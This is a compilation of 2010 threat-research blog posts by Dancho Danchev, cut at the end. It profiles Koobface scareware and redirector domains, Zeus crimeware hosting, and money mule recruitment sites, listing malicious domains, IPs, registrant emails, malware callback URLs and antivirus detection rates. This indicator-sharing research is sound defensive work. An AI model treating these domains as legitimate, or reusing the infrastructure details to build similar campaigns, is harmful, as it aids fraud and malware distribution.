[10]PhotoArchive Crimeware/Client-Side Exploits Serving Campaign in the Wild

[11]Tax Report Themed Zeus/Client-Side Exploits Serving Campaign in the Wild

[12]Keeping Money Mule Recruiters on a Short Leash - Part Two

This post has been reproduced from [13]Dancho Danchev's blog. Follow him [14]on Twitter.

1. http://blog.fireeye.com/research/2010/01/pdf-obfuscation.html

2.

http://www.virustotal.com/analisis/13deb97feb24884914143 139fe173f1eefe63c6b1b40d95b48c835455e1810af-12684

11432

3.

http://www.virustotal.com/analisis/0fa30043f45fe0e9f7fd64b 1e9440b8ea7eca8431b73388f1184c3ee83b2335a-12684

23943

4. http://blog.fireeye.com/research/2010/01/pdf-obfuscation.html

5.

http://www.virustotal.com/analisis/78df316892ec75fb2d17b 9a589aed980771bcc6349325f02f1007b21e7d850ba-12684

19059

6.

http://www.virustotal.com/analisis/db46413231ea9bed8f4d8 b40bc820ae7015ac9e6226c9ffe996fef975128b511-12684

33015

7. http://ddanchev.blogspot.com/2010/03/as50215-troyak-as-taken-offline-zeus-c.html

- 8. http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html
- 9. http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html
- 10. http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html
- 11. http://ddanchev.blogspot.com/2010/02/tax-report-themed-zeusclient-side.html
- 12. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html
- 13. http://ddanchev.blogspot.com/
- 14. http://twitter.com/danchodanchev

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Koobface Redirectors and Scareware Campaigns Now Hosted in Moldova (2010-03-15 13:51)

Just how greedy has the Koobface gang become these days? Very greedy.

In fact, their currently active scareware campaigns operate with a changed directory structure that speaks for

itself - scareware-domain/fee1/index.php?

GREED==random _characters. Let's dissect the scareware monetization vector, expose the entire typosquatted domains portfolio, and offer a historical OSINT perspective on their activities during February, 2010.

• The domain portfolios are in a process of getting suspended

The current portfolio of redirectors embedded on Koobface-infected hosts is parked at 195.5.161.129, AS43558,

EVENTISMOBILE-AS IM "Eventis-Mobile" SRL Chisinau, Republic of Moldova:

tvinyourpc.com - Email: test@now.net.cn

wheretosellford.com - Email: test@now.net.cn

weddings-sales-place.com - Email: test@now.net.cn

chromepluginsfree.com - Email: test@now.net.cn

checkwebtriple.com - Email: test@now.net.cn

partypartytime.com - Email: test@now.net.cn

yourblog2blog.com - Email: test@now.net.cn

microstoreblog.com - Email: test@now.net.cn

mexicomaxtravel.com - Email: info@montever.de

fulllife2photo.com - Email: test@now.net.cn

yourmaximumphoto.com - Email: test@now.net.cn

lineagecheatandbug.com - Email: test@now.net.cn

titansandgods.com - Email: test@now.net.cn

microsoftbugtracks.com - Email: test@now.net.cn

secureyourinfos.com - Email: test@now.net.cn

weddingiephotos.com - Email: test@now.net.cn

parkeroffers.com - Email: test@now.net.cn

nocderrors.com - Email: test@now.net.cn

androidmobilereviews.com - Email: test@now.net.cn

terraanews.com - Email: test@now.net.cn

getbestshows.com - Email: test@now.net.cn

videostvshows.com - Email: test@now.net.cn

besttvshowininternet.com - Email: test@now.net.cn

titanicoverlight.com - Email: test@now.net.cn

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The scareware domains portfolio is currently parked on 195.5.161.117, AS43558, EVENTISMOBILE-AS IM "Eventis-

Mobile" SRL Chisinau, Republic of Moldova:

be-protected-10.info - Email: harkitrip@ymail.com

be-protecteda.info - Email: harkitrip@ymail.com

be-protectedc.info - Email: harkitrip@ymail.com

be-protectedi.info - Email: harkitrip@ymail.com

be-protected-i8.info - Email: harkitrip@ymail.com

be-protectedk.info - Email: harkitrip@ymail.com

be-protected-I0.info - Email: harkitrip@ymail.com

be-protected-l1.info - Email: harkitrip@ymail.com

be-protected-t1.info - Email: harkitrip@ymail.com

be-protectedy.info - Email: harkitrip@ymail.com

be-secured-a1.info - Email: harkitrip@ymail.com

be-secured-b2.info - Email: harkitrip@ymail.com

be-secured-c6.info - Email: harkitrip@ymail.com

be-secured-d9.info - Email: harkitrip@ymail.com

be-secured-z1.info - Email: harkitrip@ymail.com

capital-security1.info - Email: goninanbiz2@ymail.com

capital-security2.info - Email: goninanbiz2@ymail.com

capital-security6.info - Email: goninanbiz2@ymail.com

capital-securitya.info - Email: goninanbiz2@ymail.com

capital-securityc.info - Email: goninanbiz2@ymail.com

capital-securitye.info - Email: goninanbiz2@ymail.com

capital-securityt.info - Email: goninanbiz2@ymail.com

general-protection0.info - Email:

goninanbiz2@ymail.com

general-protection1.info - Email:

goninanbiz2@ymail.com



general-protection4.info - Email:

goninanbiz2@ymail.com

general-protection9.info - Email:

goninanbiz2@ymail.com

how-to-secure-pcl.info - kramershoppers@yahoo.com

help-you-now0.info - Email: intrigo2@yahoo.com

help-you-now1.info - Email: intrigo2@yahoo.com

help-you-now4.info - Email: intrigo2@yahoo.com

help-you-now6.info - Email: intrigo2@yahoo.com

help-you-now9.info - Email: intrigo2@yahoo.com

• Consider going through "[1]**The ultimate guide to scareware protection**" and a [2]gallery of popular scareware/fake security software brands

pchelpserver.info - Email: vernotowersc2@googlemail.com

pchelpservera.info - Email:

vernotowersc2@googlemail.com

pchelpserverz.info - Email:

vernotowersc2@googlemail.com

powersecurity09.info - Email: miscelli3@googlemail.com

powersecurityc.info - Email: miscelli3@googlemail.com

powersecurityt.info - Email: miscelli3@googlemail.com

powersecurityy.info - Email: miscelli3@googlemail.com powerssoftware0.info - Email: miscelli3@googlemail.com powerssoftware1.info - Email: miscelli3@googlemail.com powerssoftware3.info - Email: miscelli3@googlemail.com powerssoftware6.info - Email: miscelli3@googlemail.com **security-softwarec.info** - kramershoppers@yahoo.com software-helpa.info - Email: hartin6@yahoo.com software-helpd.info - Email: hartin6@yahoo.com **software-helpe.info** - Email: hartin6@yahoo.com software-helpy.info - Email: hartin6@yahoo.com software-helpz.info - Email: hartin6@yahoo.com **special-software1.info** - Email: hartin6@yahoo.com special-software3.info - Email: hartin6@yahoo.com special-software7.info - Email: hartin6@yahoo.com special-software8.info - Email: hartin6@yahoo.com special-software9.info - Email: hartin6@yahoo.com specialwebhelp0.info - Email: hartin6@yahoo.com specialwebhelp1.info - Email: hartin6@yahoo.com specialwebhelp3.info - Email: hartin6@yahoo.com specialwebhelp5.info - Email: hartin6@yahoo.com

specialwebhelp7.info - Email: hartin6@yahoo.com

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Detection rates for scareware samples rotated over the past 48 hours:

- **Setup _312s2.exe** [3]Trojan.Win32.FakeAV!IK Result: 4/41 (9.76 %)
- **Setup _312s2.exe** [4]Trojan.Generic.KD.3549 Result: 4/41 (9.76 %)
- **Setup _312s2.exe** [5]Trojan.Generic.KD.3605 Result: 10/42 (23.81 %)
- **Setup _312s2.exe** [6]Packed.Win32.Krap.as Result: 6/41 (14.64 %)
- **Setup _312s2.exe** [7]Trojan.Crypt.XPACK.Gen2 Result: 6/42 (14.29 %)
- **Setup _312s2.exe** [8]Sus/UnkPack-C 10/42 (23.81 %)

The samples phone back to **projectwupdates.com/download/winlogo.bmp** - 94.228.208.57 and **cari-**

port.com/?b=312s2 - 89.248.168.21 (psdefendersoft.com and antispywarelist.com also parked there) - Email: zooik52@hotmail.com.

 Consider going through the "[9]10 things you didn't know about the Koobface gang" article

Recent detection rates for Koobface components:

- [10]fb.101.exe - Result: 39/42 (92.86 %)

- [11]**go.exe** Result: 7/42 (16.67 %)
- [12]**pp.14.exe** Result: 36/42 (85.72 %)
- [13]**v2bloggerjs.exe** Result: 39/42 (92.86 %)
- [14]**v2captcha21.exe** Result: 24/41 (58.54 %)
- [15]**v2newblogger.exe** Result: 23/41 (56.10 %)
- [16]**v2googlecheck.exe** Result: 36/41 (87.80 %)
- [17]**v2webserver.exe** Result: 26/42 (61.91 %)

In respect the Koobface gang, as well as cybecrime in general, historical OSINT always offers an invaluable

piece of the malicious puzzle of their campaigns, hosting providers, and the campaign structure making it easier to establish multiple connections between the rest of their non Koobface-botnet related campaigns.

Here's a peek at the redirectors and scareware domains served during February. For more extensive assess-

ment of their activities for February, go through the "[18] **A Diverse Portfolio of Scareware/Blackhat SEO Redirectors**

Courtesy of the Koobface Gang" post.

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Redirectors parked 91.212.132.242, AS49091, Interforum-AS Interforum LTD for February, 2010:

amazing-4-fotos.com - Email: test@now.net.cn

bbcadditionalguide.com - Email: test@now.net.cn

brightonsales.com - Email: test@now.net.cn

daily00photos.com - Email: test@now.net.cn

daily6deals.com - Email: test@now.net.cn

daily88news.com - Email: test@now.net.cn

dellvideohacks.com - Email: test@now.net.cn

discoverallnow.com - Email: test@now.net.cn

discoverprivateinfo.com - Email: test@now.net.cn

discoverprivatelife.com - Email: test@now.net.cn

discoverprivatemail.com - Email: test@now.net.cn

discoverprivatewebcams.com - Email: test@now.net.cn

discoversecretdfacebook.com - Email: test@now.net.cn

facebookfriendwatch.com - Email: test@now.net.cn

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facebookreadmail.com - Email: test@now.net.cn

free-amazon-coupon.com - Email: test@now.net.cn

free-ebay-stuff.com - Email: test@now.net.cn

free-secret-info.com - Email: test@now.net.cn

getalestickets.com - Email: test@now.net.cn

hightowerfisheye.com - Email: test@now.net.cn

lenovovideohacks.com - Email: test@now.net.cn

mymailbusiness.com - Email: test@now.net.cn

private-0-photos.com - Email: test@now.net.cn

seehiddenfacebook.com - Email: test@now.net.cn

skyscrapeviews.com - Email: test@now.net.cn

yahoobusinesstrip.com - Email: test@now.net.cn

you22tube.com - Email: test@now.net.cn

Scareware domains parked on 195.5.161.119, AS31252, STARNET-AS StarNet Moldova, for February, 2010:

best-protection0.info - Email: ware2mall@yahoo.com

best-protection8.info - Email: ware2mall@yahoo.com

bestprotectiona.info - Email: ware2mall@yahoo.com

best-protectiona.info - Email: ware2mall@yahoo.com

bestprotectione.info - Email: ware2mall@yahoo.com

best-protectione.info - Email: ware2mall@yahoo.com

best-protectionf.info - Email: ware2mall@yahoo.com

mega1-antivirus3.com - Email: test@now.net.cn

mega1-antivirus5.com - Email: test@now.net.cn

mega1-antivirus7.com - Email: test@now.net.cn

mega1-antivirus9.com - Email: test@now.net.cn

mega1-scanner5.com - Email: test@now.net.cn

mega1-scanner7.com - Email: test@now.net.cn

smartsecurity0.info - Email: neeceheight@yahoo.com

smartsecurity1.info - Email: neeceheight@yahoo.com

smart-security1.info - Email: neeceheight@yahoo.com

smartsecurity2.info - Email: neeceheight@yahoo.com

smartsecurity7.info - Email: neeceheight@yahoo.com

smartsecuritya.info - Email: neeceheight@yahoo.com

smartsecurityd.info - Email: neeceheight@yahoo.com

smart-securityo.info - Email: neeceheight@yahoo.com

super2-antivirus.com - Email: neeceheight@yahoo.com

super2-antivirus2.com - Email: neeceheight@yahoo.com

ver2-scanner.com - Email: test@now.net.cn

ver2-scanner2.com - Email: test@now.net.cn

ver2-scanner4.com - Email: test@now.net.cn

Persistence must be met with persistence. The domain portfolios are in a process of getting suspended, an

update will posted as soon as this happens.

Related Koobface gang/botnet research:

[19]10 things you didn't know about the Koobface gang

- [20]A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang
- [21] How the Koobface Gang Monetizes Mac OS X Traffic
- [22]The Koobface Gang Wishes the Industry "Happy Holidays"
- 238
- [23]Koobface-Friendly Riccom LTD AS29550 (Finally) Taken Offline
- [24]Koobface Botnet Starts Serving Client-Side Exploits
- [25]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style
- [26]Koobface Botnet's Scareware Business Model Part Two
- [27] Koobface Botnet's Scareware Business Model Part One
- [28]Koobface Botnet Redirects Facebook's IP Space to my Blog
- [29] New Koobface campaign spoofs Adobe's Flash updater
- [30]Social engineering tactics of the Koobface botnet
- [31]Koobface Botnet Dissected in a TrendMicro Report
- [32] Movement on the Koobface Front Part Two
- [33] Movement on the Koobface Front
- [34]Koobface Come Out, Come Out, Wherever You Are
- [35]Dissecting Koobface Worm's Twitter Campaign

This post has been reproduced from [36]Dancho Danchev's blog. Follow him [37]on Twitter.

- 1. http://blogs.zdnet.com/security/?p=4297
- 2. http://content.zdnet.com/2346-12691 22-342083.html

3.

http://www.virustotal.com/analisis/4e62aff9b6612090a088abd1f31817a4582ed9e2ad81cd456f2e536d71fd0ad2-12684

11269

4.

http://www.virustotal.com/analisis/0bd309172eacda58255cf 35e6be6c2a9942056597e12e124d2df2cf27ca7dafd-12684

36536

5.

http://www.virustotal.com/analisis/4681a237851bfcf0e785d 3841a77b9c5f186067dc0218edb96457552046d7a91-12684

<u>92213</u>

6.

http://www.virustotal.com/analisis/66a853d9ba6add77254eeba4cad01c30d0e9f09778adbb978fdad84d27566f29-12685

18041

7.

http://www.virustotal.com/analisis/f2bb5d8db53f005fb30f6de99a12a9a8aee9df871b7357a0f1fd72f69abfe666-12685

<u>85736</u>

8.

http://www.virustotal.com/analisis/2021aeecd166da3d87ec17a403d7df89491dcac9d5b59295325d08fd52470dac-12685

97879

9. http://blogs.zdnet.com/security/?p=5452

10.

http://www.virustotal.com/analisis/51b56df5ed2c9815b855c 220001ff8e118ac0dddf4d47b377cf530156dca2b09-12684

37394

11.

http://www.virustotal.com/analisis/ef700b4cda22ba9fc12076fdb3cdb3aaa6ed5734ac72a8c9bcd5220916b096f3-12684

<u>37400</u>

12.

http://www.virustotal.com/analisis/028af4fb82d77ba522799 aba7e7d37df015a7ee99c6253a82bd4b5153b0d55a2-12684

<u>37402</u>

13.

http://www.virustotal.com/analisis/0fe50ee612678361761b2 26cf8def51c9101ddd80fbbaf567a782df7026bc464-12684

37406

14.

http://www.virustotal.com/analisis/1123ef7613f92e64c61d0fbeff2e93c1bbdfb7a005cf967628daffc77bd06f5b-12684

<u>37471</u>

15.

http://www.virustotal.com/analisis/af43db7c6a1cc160fb6465 9979a274fe205dd6cd2dac832ea4f08dc18d5fc4b5-12684

37483

16.

http://www.virustotal.com/analisis/187ee3a40da932718df098b1caf4067b0d0ba81288ad5199453396baa735ae70-12684

37474

17.

http://www.virustotal.com/analisis/1108276c9773c90d617a96603981624160d8948e6992038eca7826f7700dc397-12684

<u>37594</u>

- 18. http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html
- 19. http://blogs.zdnet.com/security/?p=5452
- 20. http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html

239

21. http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html

- 22. http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html
- 23. http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html
- 24. http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html
- 25. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html
- 26. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html
- 27. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html
- 28. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html
- 29. http://blogs.zdnet.com/security/?p=4594
- 30. http://content.zdnet.com/2346-12691_22-352597.html
- 31. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html
- 32. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html
- 33. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html
- 34. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

- 35. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html
- 36. http://ddanchev.blogspot.com/
- 37. http://twitter.com/danchodanchev

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The Current State of the Crimeware Threat (2010-03-20 17:05)

With [1]Zeus crimeware infections reaching epidemic levels, [2]two-factor authentication under fire, and the actual

[3]DIY (do-it-yourself) kit becoming more sophisticated, it's time to reassess the situation by discussing the current and emerging crimeware trends.

What's the current state of the crimeware threat? Just how vibrant is the underground marketplace when it

comes to crimeware? What are ISPs doing, and should ISPs be doing to solve the problem? Does taking down a

cybercrime-friendly ISP has any long term effects?

I asked [4]Thorsten Holz, researcher at Vienna University of Technology, whose team not only participated in

the recent [5]takedown of the Waledac botnet, but [6]released an interesting paper earlier this year, summarizing their findings based on 33GB of crimeware data obtained from active campaigns.

• [7] The current state of the crimeware threat - Q & A

Go through the Q &A.

Related posts on crimeware kits, trends and developments:

- [8]Crimeware in the Middle Zeus
- [9]Crimeware in the Middle Limbo
- [10]Crimeware in the Middle Adrenalin
- [11]76Service Cybercrime as a Service Going Mainstream
- [12]Zeus Crimeware as a Service Going Mainstream
- [13]Modified Zeus Crimeware Kit Comes With Built-in MP3 Player
- [14]Zeus Crimeware Kit Gets a Carding Layout
- [15]The Zeus Crimeware Kit Vulnerable to Remotely Exploitable Flaw

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- [16]Help! Someone Hijacked my 100k+ Zeus Botnet!
- [17]Inside a Zeus Crimeware Developer's To-Do List

Zeus crimeware serving campaigns for Q1, 2010, related to TROYAK-AS:

- [18]TROYAK-AS: the cybercrime-friendly ISP that just won't go away
- [19]AS50215 Troyak-as Taken Offline, Zeus C &Cs Drop from 249 to 181


- [20]Outlook Web Access Themed Spam Campaign Serves Zeus Crimeware
- [21]Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams
- [22]PhotoArchive Crimeware/Client-Side Exploits Serving Campaign in the Wild
- [23]Tax Report Themed Zeus/Client-Side Exploits Serving Campaign in the Wild
- [24]Keeping Money Mule Recruiters on a Short Leash Part Two[25]

This post has been reproduced from [26]Dancho Danchev's blog. Follow him [27]on Twitter.

- 1. http://blogs.zdnet.com/security/?p=5365
- 2. http://blogs.zdnet.com/security/?p=4402
- 3. http://www.secureworks.com/research/threats/zeus/
- 4. http://honeyblog.org/
- 5. http://honeyblog.org/archives/52-Waledac-Takedown-Successful.html
- 6. http://honeyblog.org/archives/48-Studying-Aspects-of-the-Underground-Economy.html
- 7. http://blogs.zdnet.com/security/?p=5797
- 8. http://ddanchev.blogspot.com/2008/04/crimeware-in-middle-zeus.html

- 9. http://ddanchev.blogspot.com/2009/03/crimeware-in-middle-limbo.html
- 10. http://ddanchev.blogspot.com/2009/02/crimeware-in-middle-adrenalin.html
- 11. http://ddanchev.blogspot.com/2008/08/76service-cybercrime-as-service-going.html
- 12. http://ddanchev.blogspot.com/2008/12/zeus-crimeware-as-service-going.html
- 13. http://ddanchev.blogspot.com/2008/09/modified-zeus-crimeware-kit-comes-with.html
- 14. http://ddanchev.blogspot.com/2008/11/zeus-crimeware-kit-gets-carding-layout.html
- 15. http://ddanchev.blogspot.com/2008/06/zeus-crimeware-kit-vulnerable-to.html
- 16. http://ddanchev.blogspot.com/2009/02/help-someone-hijacked-my-100k-zeus.html
- 17. http://ddanchev.blogspot.com/2009/04/inside-zeus-crimeware-developers-to-do.html
- 18. http://blogs.zdnet.com/security/?p=5761
- 19. http://ddanchev.blogspot.com/2010/03/as50215-troyak-as-taken-offline-zeus-c.html
- 20. http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html
- 21. http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html

- 22. http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html
- 23. http://ddanchev.blogspot.com/2010/02/tax-report-themed-zeusclient-side.html
- 24. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html
- 25. http://ddanchev.blogspot.com/2010/02/tax-report-themed-zeusclient-side.html
- 26. http://ddanchev.blogspot.com/
- 27. http://twitter.com/danchodanchev
- 242



Keeping Money Mule Recruiters on a Short Leash - Part Three (2010-03-20 23:14)

UPDATED: 7 minutes after notification, **EUROACCESS** responded that the IPs mentioned within the AS " have been blackholed for the time being until a confirmation of cleanup has been received from the customer."

augment-group.com	85.12.46.96
augmentgroup.net	85.12.46.96
augment-groupmain.tw	85.12.46.95
amplitude-groupmain.net	85.12.46.243
asperitygroup.net	85.12.46.95
asperity-group.com	85.12.46.95
altitude-groupli.com	85.12.46.95
celeritygroupmain.tw	85.12.46.95
celerity-groupmain.net	85.12.46.96
celerity-groupmain.tw	85,12,46,95
impact-groupinc.net	85.12.46.95
impact-groupnet.com	85,12,46,95
excel-groupsvc.com	85.12.46.95
fecunda-group.com	85.12.46.96
fecunda-groupmain.net	85,12,46,95
fecunda-groupmain.tw	85.12.46.95
foreaim-group.com	85.12.46.95
foreaimgroup.net	85,12,46,96
golden-gateinc.com	85,12,46,95
golden-gateco.net	85,12,46,96
luxor-groupco.tw	85,12,46,96
luxor-groupinc.tw	85,12,46,96
synapse-groupinc.tw	85,12,46,95
synapse-groupfine.net	85,12,46,96
synapsegroupli.com	85,12,46,96
spark-groupsvc.com	85,12,46,96
tnmgroupsvc.net	85.12.46.96
tnmgroupinc.com	85.12.46.95
westendgroupsvc.net	85,12,46,96

It's a fact. However, in less than a minute the money mule recruitment gang moved the domains from the now

blackholed **85.12.46.241**; **85.12.46.242**; **85.12.46.243**; **85.12.46.244**; **85.12.46.245** to **85.12.46.95** and **85.12.46.96**.

These, including the crimeware and the scareware IPs, are now also blackholed. Let's see what the gang will

do next.

The cybercriminals you know, are better than the cybercriminals you don't know. They can be typosquatting,

or changing their hosting providers, but they can't escape.

The money mule recruiters profiled in "[1]Keeping Money Mule Recruiters on a Short Leash" and in "[2]Keeping Money Mule Recruiters on a Short Leash - Part Two" are now switching hosting to **AS34305**, **EUROACCESS Global Autonomous System** - the [3]Koobface gang was also using their services during the Christmas season.

The gang appears to have also purchased new templates using new, but naturally, bogus descriptions of the

money mule recruitment companies. It gets even more interesting, when one of the domains ([4]greatuk.org)

participating in a Zeus crimeware campaign within **AS34305**, has been registered to *hilarykneber@yahoo.com* (**[5]The Kneber botnet - FAQ**).

An excerpt from **[6]The Kneber botnet - FAQ** on the Koobface gang connection:

• The name servers used in [7]December, 2009's DocStoc scareware campaign, were registered using the same

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email used to register the [8]client-side exploit serving domains part of the Koobface gang's experiment conducted in November, 2009. Parked on the same IP hosting the domain which was serving the malware in the

campaign, was also the a domain registered to **HilaryKneber@yahoo.com** (search-results .cn) Even more inter-

esting is the fact that the emails used to registered the rest of the domains parked at this IP, are also known to have been used in registering money mule recruitment domains ([9]Standardizing the Money Mule Recruit-

ment Process; [10]Keeping Money Mule Recruiters on a Short Leash)

The bogus money mule recruitment companies are using identical templates, describing themselves as follows:


"Welcome to the world of Outsourcing. Never has a phenomenon been so all encompassing and empowering like outsourcing. Transcending beyond an industry's vertical segments, outsourcing has become the "by default" strategy for all profit conscious organizations that struggle to retain their winning streak and high profitability. Today's scenario in the business world is more competitive than what it was in the past.

There is a growing realization that wisdom lies in consolidating the core competency functions and outsourc-

ing the supplement. We are an online services marketplace in USA and Australia. Our goal is to empower businesses with the absolute freedom to choose where to outsource their business needs to maximize their competitive advantage. We believe that "money saved due to outsourcing can be effectively and successfully utilized to focus more on strategic and core businesses functions".

Let's expose the domains portfolio, its supporting name servers, and emphasize on the scareware and crime-

ware activity currently taking place at AS34305, EUROACCESS Global Autonomous System.



Active money mule recruitment domains:

augment-group.com - 85.12.46.245 - Email: mylar@5mx.ru

augmentgroup.net - 85.12.46.245 - Email: glean@fastermail.ru

augment-groupmain.tw - 85.12.46.245 - Email: gutsy@qx8.ru

amplitude-groupmain.net - 85.12.46.245 - Email: tabs@5mx.ru

asperitygroup.net - 85.12.46.241 - Email: cde@freenetbox.ru

asperity-group.com - 85.12.46.244 - Email: okay@qx8.ru

alwyn-grouplic.com - Email: cde@freenetbox.ru

altitude-groupli.com - 85.12.46.244 - Email: mylar@5mx.ru

celeritygroupmain.tw - 85.12.46.242 - Email: gutsy@qx8.ru

celerity-groupmain.net - 85.12.46.243 - cde@freenetbox.ru


celerity-groupmain.tw - 85.12.46.241 - Email: weds@fastermail.ru

impact-groupinc.net - 85.12.46.242 - Email: cde@freenetbox.ru

impact-groupnet.com - 85.12.46.243 - Email: okay@qx8.ru

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excel-groupsvc.com - 85.12.46.241 - Email: carlo@qx8.ru



fecunda-group.com - 85.12.46.241 - Email: okay@qx8.ru

fecunda-groupmain.net - 85.12.46.243 - Email: mylar@5mx.ru

fecunda-groupmain.tw - 85.12.46.245 - Email: ti@fastermail.ru

foreaim-group.com - 85.12.46.245 - Email: cde@freenetbox.ru

foreaimgroup.net - 85.12.46.241 - Email: glean@fastermail.ru

golden-gateinc.com - 85.12.46.242 - Email: cde@freenetbox.ru

golden-gateco.net - 85.12.46.242 - Email: carlo@qx8.ru

luxor-groupco.tw - 85.12.46.244 - Email: logic@qx8.ru

luxor-groupinc.tw - 85.12.46.244 - Email: gv@fastermail.ru

synapse-groupinc.tw - 85.12.46.241 - Email: omega@

fastermail.ru

synapse-groupfine.net - 85.12.46.245 - Email: okay@qx8.ru

synapsegroupli.com - 85.12.46.243 - Email: tabs@5mx.ru


spark-groupsvc.com - Email: trim@freenetbox.ru

tnmgroupsvc.net - 85.12.46.245 - Email: tabs@5mx.ru

tnmgroupinc.com - 85.12.46.241 - Email: tabs@5mx.ru

westendgroupsvc.net - 85.12.46.241 - Email: mylar@5mx.ru

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Name servers:

ns1.maninwhite.cc - 89.248.166.45 - Email: duly@fastermail.ru

ns1.trythisok.cn - 89.248.166.45 - Email: chunk@qx8.ru

ns1.translatasheep.net - 92.63.111.127 - Email: stair@freenetbox.ru

ns1.alwaysexit.com - 92.63.111.146 - Email: sob@bigmailbox.ru

ns1.chinegrowth.cc - 89.248.166.59 - Email: duly@fastermail.ru

ns2.cnnandpizza.cc - 205.234.195.188 - Email: bears@fastermail.ru

ns1.benjenkinss.cn - 89.248.166.59 - Email: chunk@qx8.ru

ns1.worldslava.cc - 64.85.174.145 - Email: fussy@bigmailbox.ru

ns2.uleaveit.com - 204.12.217.253 - Email: plea@qx8.ru

ns3.pesenlife.net - 74.118.194.86 - Email: erupt@qx8.ru

ns1.basilkey.ws - 98.158.171.87

Next to the money mule recruitment domains, there are several [11]active Zeus crimeware active campaigns,

using the following domains/IPs. In fact one of them is using a domain registered to Hilary Kneber ([12]**The Kneber botnet - FAQ**):

